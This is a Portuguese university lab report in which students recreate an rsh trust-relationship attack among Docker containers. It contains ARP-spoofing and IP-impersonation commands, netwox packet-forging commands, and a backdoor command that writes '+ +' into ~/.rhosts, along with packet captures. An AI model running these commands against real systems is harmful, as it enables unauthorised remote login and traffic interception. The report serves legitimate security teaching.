Relatório Técnico Trabalho 1

SEGURANÇA COMPUTACIONAL (2023-1) CI1007
UNIVERSIDADE FEDERAL DO PARANÁ - UFPR

GRUPO:

- Eduardo Gobbo Willi Vasconcellos Gonçalves - GRR20203892
- Anderson Aparecido do Carmo Frasão - GRR20204069
- Leonardo Lima Dionízio - GRR20195124

Configuração

Containers

Para replicar o ataque foi utilizado três máquinas docker, uma para o **XTerminal,** outra para o **Server** e por fim uma terceira para o **atacante**. O ataque foi replicado dessa forma pois assim as três máquinas ficam na mesma subrede.

Ambos os containers foram subidos a partir da mesma imagem do docker, definida pelo Dockerfile abaixo:

```
# define a imagem base
FROM debian:latest
# define o mantenedor da imagem
LABEL maintainer="grupoSeguro"
# Atualiza a imagem com os pacotes
RUN apt-get update && apt-get upgrade -y
# Instalar as ferramentas necessárias
RUN apt-get install nginx vim net-tools rsh-redone-client
rsh-redone-server tcpdump hping3 iputils-ping -y
# Expoe a porta 222
EXPOSE 222
# Comando para iniciar o NGINX no Container
CMD ["nginx", "-g", "daemon off;"]
```

Os quais são instanciados e subidos a partir do script abaixo

```
#!/bin/bash

# constroi imagem docker
docker build --rm -t base:1.0 Containers/

# se container nao existe, cria um com base na imagem
if [ "$(docker ps -aq --filter name=server)" ]; then
   docker start server
else
   docker run --name server -p 10000:222 base:1.0&
fi

if [ "$(docker ps -aq --filter name=xterminal)" ]; then
   docker start xterminal
else
   docker run --name xterminal -p 10001:222 base:1.0&
fi

if [ "$(docker ps -aq --filter name=atacante)" ]; then
   docker start atacante
else
   docker run --name atacante -p 10002:222 base:1.0&
fi


gnome-terminal \
   --tab --title="xterminal" --command "docker exec -it xterminal
/bin/bash" \
   --tab --title="server" --command "docker exec -it server /bin/bash" \
   -tab --title="atacante" --command "docker exec -it atacante
/bin/bash"&> /dev/null
```

Por último é inicializado o servidor com o comando

```
```

```
root@server:$ /etc/init.d/openbsd-inetd start
```

RSH

Para que ambos os containers possam se comunicar sem criar um usuário é adicionado um arquivo `.rhosts` com permissão de leitura para todos e escrita somente local, cujo conteúdo é o endereço ip do container que quer se conectar sem senha.

SNIFFING

Após logar o **XTerminal** no **Server**, para que haja um tráfego de informação e possa ser detectado o incremento na sequência dos pacotes **TCP**, foi executado na máquina **XTerminal** logada no **Server** o seguinte script:

```
root@server:$ while :; do echo "Press [CTRL+C] to stop";sleep 4; done
```

Deste modo, foi possível visualizar com `tcpdump -A` o seguinte tráfego.

```
18:22:20.040989 ARP, Reply 172.17.0.2 is-at 02:42:99:d8:ef:30 (oui
Unknown), length 28
.........B...0.....B........
18:22:20.485190 IP 172.17.0.2.login > 172.17.0.3.1023: Flags [P.], seq
246646838:246646864, ack 3088020733, win 509, options [nop,nop,TS val
1024813730 ecr 2647059530], length 26
E..N.:@.@..G...............6..t.....Xh.....
=.j....JPress [CTRL+C] to stop..

18:22:20.485211 IP 172.17.0.2.login > 172.17.0.3.1023: Flags [P.], seq
0:26, ack 1, win 509, options [nop,nop,TS val 1024813730 ecr 2647059530],
length 26
E..N.:@.?..G...............6..t.....Xh.....
=.j....JPress [CTRL+C] to stop..

18:22:24.486895 IP 172.17.0.2.login > 172.17.0.3.1023: Flags [P.], seq
26:52, ack 1, win 509, options [nop,nop,TS val 1024817731 ecr 2647063532],
length 26
E..N.;@.@..F...............P..t.....Xh.....
```

```
=.zC....Press [CTRL+C] to stop..

18:22:24.486929 IP 172.17.0.2.login > 172.17.0.3.1023: Flags [P.], seq
26:52, ack 1, win 509, options [nop,nop,TS val 1024817731 ecr 2647063532],
length 26
E..N.;@.?..F..............P..t.....Xh.....
=.zC....Press [CTRL+C] to stop..

18:22:28.488837 IP 172.17.0.2.login > 172.17.0.3.1023: Flags [P.], seq
52:78, ack 1, win 509, options [nop,nop,TS val 1024821733 ecr 2647067533],
length 26
E..N.<@.@..E..............j..t.....Xh.....
=.......Press [CTRL+C] to stop..

18:22:28.488883 IP 172.17.0.2.login > 172.17.0.3.1023: Flags [P.], seq
52:78, ack 1, win 509, options [nop,nop,TS val 1024821733 ecr 2647067533],
length 26
E..N.<@.?..E..............j..t.....Xh.....
=.......Press [CTRL+C] to stop..
```

MAN IN THE MIDDLE

Para interceptar o tráfego, utilizamos do atacante a ferramenta arpspoof. Os comandos utilizados foram:

Arpspoof -t <ip do server> <ip do xterminal>
Arpspoof -t <ip do xterminal> <ip do server>

Vale lembrar que, para a máquina de alguns integrantes foi necessário incluir o pedaço *'-i eth0'.* Dessa forma, os ips do tráfego foram associados ao MAC Address do atacante, sendo possível ver os pacotes e encaminhar entre eles com o mac do atacante.

É possível visualizar as tabelas arp com o comando *arp -a.* Esse comando atestava que, na tabela arp do server, o MAC Address ligado ao ip do xterminal era o do atacante.

DESLIGANDO O SERVER

Utilizamos a ferramenta mais simples possível pois não foi possível fazer o syn-flood. Em meio a conexão, escolhemos apenas desligar o docker do server com o comando:

Docker stop server

IP SPOOFING

Para então personificar o server, ou seja, passar a enviar pacotes com o ip forjado do server, foi utilizado o comando ifconfig:
Ifconfig eth0 <ip do server>

BACKDOOR

Para instalar o backdoor, então, uma vez que já comprometemos a relação de confiança entre server e xterminal, o xterminal já associou o ip do server com o MAC address do atacante, e já personificamos o ip do server, finalmente conseguimos instalar o backdoor via:

rsh <ip_xterminal> "echo "+ + " >> ~/.rhosts"

Dessa forma, fica simples logar no xterminal a partir do atacante com:

rsh <ip_xterminal>

EXTRA: TENTATIVA DE TCP HIJACK

Foi tentado fazer a forja de pacote, sendo alcançado até a forja do ACK, contudo não foi possível reproduzir o envio de um pacote com os dados de comando do rsh.

Na tentativa desse TCP Hijacking, foi utilizado o pacote netwox. Para reproduzir fielmente os pacotes de rede, capturamos pacotes com:

Sudo netwox 7 -f “not arp”

O interessante dessa ferramenta é que podemos interceptar o tráfego visualmente, conforme pode ser observado na imagem abaixo, em que é interceptado o 3-way handshake:


t


Ethernet
02:42:33:3F:2B:15->02:42:AC:11:00:02 type:0x0800
IP
version 4 | ihl 5 | tos 0x00=0 | totlen 0x003C=60
id 0x1AE3=6883 | r|D|M| 0|1|0 | offsetfrag 0x0000=0
ttl 0x3F=63 | protocol 0x06=6 | checksum 0xC8B1
source 172.17.0.3
destination 172.17.0.2
TCP
source port 0x03FF=1023 | destination port 0x0201=513
seqnum 0xFE13EFD8=4262719448
acknum 0x00000000=0
doff 10 | r|r|r|r|C|E|U|A|P|R|S|F| 0|0|0|0|0|0|0|0|1|0 | window 0xFAF0=64240
checksum 0x5856=22614 | urgptr 0x0000=0
TCPOPTS
mss=1460
sackpermitted
timestamp : val=4149155275 echoreply=0
noop
windowscale=7
Ethernet
02:42:AC:11:00:02->02:42:33:3F:2B:15 type:0x0800
IP
version 4 | ihl 5 | tos 0x00=0 | totlen 0x003C=60
id 0x0000=0 | r|D|M| 0|1|0 | offsetfrag 0x0000=0
ttl 0x40=64 | protocol 0x06=6 | checksum 0xE294
source 172.17.0.2
destination 172.17.0.3
TCP
source port 0x0201=513 | destination port 0x03FF=1023
seqnum 0x3061F6DB=811726555
acknum 0xFE13EFD9=4262719449
doff 10 | r|r|r|r|C|E|U|A|P|R|S|F| 0|0|0|0|0|0|0|1|0|1|0|0 | window 0xFE88=65160
checksum 0x5856=22614 | urgptr 0x0000=0
TCPOPTS
mss=1460
sackpermitted
timestamp : val=3202719499 echoreply=4149155275
noop
windowscale=7
Ethernet
02:42:33:3F:2B:15->02:42:AC:11:00:02 type:0x0800
IP
version 4 | ihl 5 | tos 0xC0=192 | totlen 0x0058=88
id 0x7F58=32600 | r|D|M| 0|0|0 | offsetfrag 0x0000=0
ttl 0x40=64 | protocol 0x01=1 | checksum 0xA267
source 172.17.0.1
destination 172.17.0.2
ICMP4_redirect_host
type 0x05=5 | code 0x01=1 | checksum 0xB9F2=47602
gateway 172.17.0.3
bad IP packet :
IP
version 4 | ihl 5 | tos 0x00=0 | totlen 0x003C=60
id 0x0000=0 | r|D|M| 0|1|0 | offsetfrag 0x0000=0
ttl 0x3F=63 | protocol 0x06=6 | checksum 0xE394
source 172.17.0.2
destination

Nosso objetivo era forjar o syn-ack (segundo pacote) sem fechar a conexão de entrada (porta 513), para então enviar por essa conexão o pacote com o echo. Conseguimos forjar o syn-ack com ajuda do netwox com o comando:

sudo netwox 40 --tcp-syn --tcp-ack --ip4-src <ip_servidor> --ip4-dst <ip_xterminal> --tcp-src 513 --tcp-dst 1023 -j 64 -q <Nº de sequencia> -g -E 640 --tcp-acknum <Nº de sequencia do syn +1>

A imagem abaixo ilustra esse comportamento:



Podemos ver que o xterminal (no nosso caso, a máquina 172.17.0.3), inicia a conexão com o atacante como se fosse o server (linhas de cima). Daqui em diante, a ideia parece ser enviar para o xterminal mais uma vez um pacote via o comando anterior, mas com o conteúdo sendo o comando “echo “+ +” >> ~/.rhosts ”. Porém, não conseguimos fazer esse pedaço, morrendo com a ideia após forjar o syn_ack.